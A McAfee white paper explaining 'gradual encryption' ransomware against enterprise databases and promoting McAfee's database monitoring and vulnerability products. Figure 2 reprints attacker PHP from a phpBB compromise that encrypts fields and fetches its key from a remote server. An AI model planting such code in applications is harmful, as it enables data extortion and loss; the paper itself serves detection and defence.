WHITE PAPER

McAfee
Together is power.

Protecting Your Enterprise Databases from Ransomware

WHITE PAPER

Protecting Your Enterprise Databases from Ransomware

Ransomware is no longer the new kid on the block. In fact, going back as far as 2005, ransomware has played a part in the world of cybercrime. As a relatively "easy" way for criminals to make money, it comes as no surprise that ransomware has gained many underground followers over the past 11 years. With new strains appearing online almost weekly, ransomware has become the number one concern of many IT security professionals and researchers. Whether it's Archiveus, Reveton, CryptoLocker, Locky, or WannCry, one thing is certain: holding data for ransom is here to stay.

This white paper is aimed at security administrators and database administrators responsible for managing relational databases or application servers. The paper covers current ransomware threats to enterprise databases, how ransomware affects enterprise databases, and how McAfee® Database Security protects from ransomware. It also provides an overview of McAfee® Database Security Activity Monitoring and highlights specific policy and rule setups to help fight ransomware in the enterprise database environment.

Ransomware Is Targeting Enterprise Data

Earlier, ransomware targeted individuals, mostly encrypting user or company PCs, and, of course, followed by a request for payment (typically $100 to $2,000) via difficult-to-trace Bitcoin accounts in order for victims to regain access to encrypted files. While this approach certainly causes plenty of headaches for IT security personnel, the situation became more serious when attackers began targeting enterprise databases in 2016.

The risks for companies are higher now that attackers are targeting databases, where companies store their most sensitive, critical, and often most valuable data and are demanding larger extortion sums. With the stakes so high, attackers are finding new ways to encrypt critical data located in databases.

Introducing Gradual Encryption

File encryption is the traditional approach by attackers using ransomware. This works well on PCs or a company's network drive, but it is not a very effective approach for critical databases with a high frequency of backups.



Figure 1. Gradual encryption and decryption.

Database backups, previously used as the go-to defense against cyberattacks, no longer offer the needed security against gradual encryption. Attackers are extremely sophisticated and patient in this new approach. Reports have shown that attackers wait as long as six months or more before removing the decryption key to paralyze a company. By leaving the decryption key in place this long, attackers usually avoid detection by making sure the performance and behavior of the infected application does not change and to ensure that encrypted key fields are passed down into most available backups.

The result can only be described as devastating. Data supplied by the affected database will stay encrypted, and even the application server will not be able to make sense of arriving data. Any business process that relies on those fields will be stopped.

Fighting Ransomware Attacks on Enterprise Data

McAfee is actively developing new and innovative built-in database security capabilities to address the rising threat of ransomware. The focus is on providing early detection of gradual encryption activities, thus minimizing the possible impact of the ransomware attack. McAfee is constantly developing new McAfee® Database Vulnerability Assessment scans to detect key database fields that might be under a gradual encryption attack. Additionally, McAfee is developing more monitoring rules in McAfee® Database Security Activity Monitoring to monitor for specific activity patterns associated with ransomware attacks.

A Typical Example

The phpBB application was compromised (as reported by High-Tech Bridge) via stolen FTP accounts. The attackers encrypted and decrypted email and password fields and left a back door open to reinstate the encryption process in case the application (phpBB) was updated and, with that, any changes removed. The decryption key, in this case, was fetched from a remote server.

```
class Cipher {
 private $securekey, $iv;
 function __construct($textkey) {
  $this->securekey = hash('sha256',$textkey,TRUE);
  $this->iv = mcrypt_create_iv(32);
 }
 function encrypt($input) {
  return base64_encode(mcrypt_encrypt(MCRYPT_RIJNDAEL_256,
       $this->securekey, $input, MCRYPT_MODE_ECB, $this->iv));
 }
 function decrypt($input) {
  return trim(mcrypt_decrypt(MCRYPT_RIJNDAEL_256,
       $this->securekey, base64_decode($input), MCRYPT_MODE_ECB, $this->iv));
 }
}
$key=file_get_contents('https://103.13.120.108/sfdoif89d7sf8d979dfgf/
sdfds90f8d9s0f8d0f89.txt');
$cipher=new Cipher($key);
```

Figure 2. Encryption/decryption and the key file request.

Early and Real-Time Detection Is Key

McAfee® Vulnerability Manager for Databases detects and alerts on encrypted data in key fields, such as user email, user name, contact details, and many others. McAfee Vulnerability Manager for Databases also detects anomalies on how application-encrypted data is stored, for instance, on financial data, personally identifiable information (PII), or password data.



Figure 3. McAfee Vulnerability Manager for Databases showing encryption of the email field.

McAfee® Database Security Virtual Patching (McAfee vPatch) and McAfee Database Activity Monitoring utilize built-in activity monitoring to detect the encryption of key data fields and non-standard flows using built-in encryption functions.



Figure 4. McAfee vPatch Activity Monitoring rule detecting encryption of an email field.

McAfee Database Activity Monitoring

McAfee Database Activity Monitoring cost effectively protects data from all threats by monitoring activity locally on each database server and by alerting or terminating malicious behavior in real time, even when running in virtualized or cloud computing environments.

McAfee Virtual Patching for Databases

McAfee Virtual Patching for Databases detects missing patches, applies vulnerability-specific countermeasures, and fixes misconfigurations (via McAfee virtual patching technology) found by vulnerability scans to improve the security posture of databases immediately—without any downtime.

McAfee Vulnerability Management for Databases

McAfee Vulnerability Manager for Databases automatically discovers databases on the network, determines if the latest patches have been applied, and tests for vulnerabilities, such as weak passwords, default accounts, and other common threats. In addition, it allows for detailed data discovery scans, including PII data, PCI-DSS data, and many more.

Next Steps

Attackers are on the hunt for companies who can't detect their gradual encryption techniques until it's too late. McAfee Database Security gives you the early detection you need to better avoid becoming the victim of a ransomware attack. For more information:

- Visit us at: **https://www.mcafee.com/us/products/database-security/index.aspx**.
- Have one of our experts contact you at: **https://prod2.secureforms.mcafee.com/web-US_ContactMe**.

Did you know?

McAfee vPatch is an integral part of McAfee Database Activity Monitoring and is included when installing McAfee Database Security. No additional license is required.

About McAfee

McAfee is the device-to-cloud cybersecurity company. Inspired by the power of working together, McAfee creates business and consumer solutions that make our world a safer place. By building solutions that work with other companies' products, McAfee helps businesses orchestrate cyber environments that are truly integrated, where protection, detection, and correction of threats happen simultaneously and collaboratively. By protecting consumers across all their devices, McAfee secures their digital lifestyle at home and away. By working with other security players, McAfee is leading the effort to unite against cybercriminals for the benefit of all.

www.mcafee.com.

McAfee™
Together is power.

2821 Mission College Blvd.
Santa Clara, CA 95054
888.847.8766
www.mcafee.com